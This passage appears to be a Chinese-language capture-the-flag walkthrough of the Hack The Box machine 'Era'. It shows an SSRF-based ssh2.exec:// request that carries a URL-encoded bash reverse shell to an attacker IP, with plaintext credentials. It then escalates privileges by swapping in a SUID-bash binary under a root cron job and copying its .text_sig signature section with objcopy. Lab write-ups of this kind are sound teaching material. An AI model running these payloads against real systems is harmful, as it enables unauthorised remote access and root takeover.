
成功!尝试访问download.php,将文件ID设为54,show参数设为true:http://file.era.htb/download.php?id=54&show=true


但发现页面并没有文件内容回显,尝试在本地80端口开启SimpleHTTPServer,将format参数值设置为http://10.10.17.89/%23,发现成功收到访问请求:
之后尝试了phar://、php://、file://等多种伪协议,但均无响应,最后决定尝试使用ssh2.exec://伪协议,借助获取的用户凭据登录内网SSH,执行反弹Shell命令。在本地443号端口开启netcat监听后,构造恶意请求:
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1/%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%37%2e%38%39%2f%34%34%33%20%30%3e%26%31%27%23

成功使用eric用户身份登录!!
权限提升
目录信息收集
进入系统后,执行目录信息收集,在/opt/AV/目录下发现了一个可执行文件和一份日志文件:
ls -lA /opt/AV/periodic-checks/
file /opt/AV/periodic-checks/monitor

通过观察,发现两个文件的时间戳每一分钟都在更新,推测monitor为定时程序,以root身份运行,且该文件属于devs用户组,权限为0750,当前用户可写,决定修改该程序进行提权。
直接编写一份C源代码:
#include<stdio.h>
#include<stdlib.h>
int main(void) {
	system("chmod 4755 /bin/bash");
	return 0;
}
随后对源代码进行编译,替换原程序后,计划任务照常执行,但status.log中却显示了错误信息:

日志提示monitor程序中不存在.text_sig签名区域,显然只有经过签名的程序才能被执行,进行签名的私钥位于之前获取的Signing.zip中。
定时ELF程序签名并劫持
在目录信息收集过程中,我们已经发现了一个以root身份运行的定时程序,但计划任务运行时会检查该程序的.text_sig段签名数据是否正确,经分析研判,决定向用于替换的恶意程序增加.text_sig段,将原程序中该段的数据复制过来,尝试绕过检查。
首先对编写的恶意程序源代码进行再次编译:
gcc evil.c -o evil.elf

编译完成后,使用objcopy提取原程序.text_sig段数据,写入恶意程序中:
mv monitor monitor.bak
objcopy --dump-section .text_sig=originSignData.bin monitor.bak
objcopy --add-section .text_sig=originSignData.bin --set-section-flags .text_sig=alloc,load,readonly evil.elf monitor
等待一分钟后,查看/bin/bash权限,发现成功添加SUID Bash:
直接执行如下命令修改root密码并切换用户:
/bin/bash -p
python3 -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
exit
su -

提权成功!!!!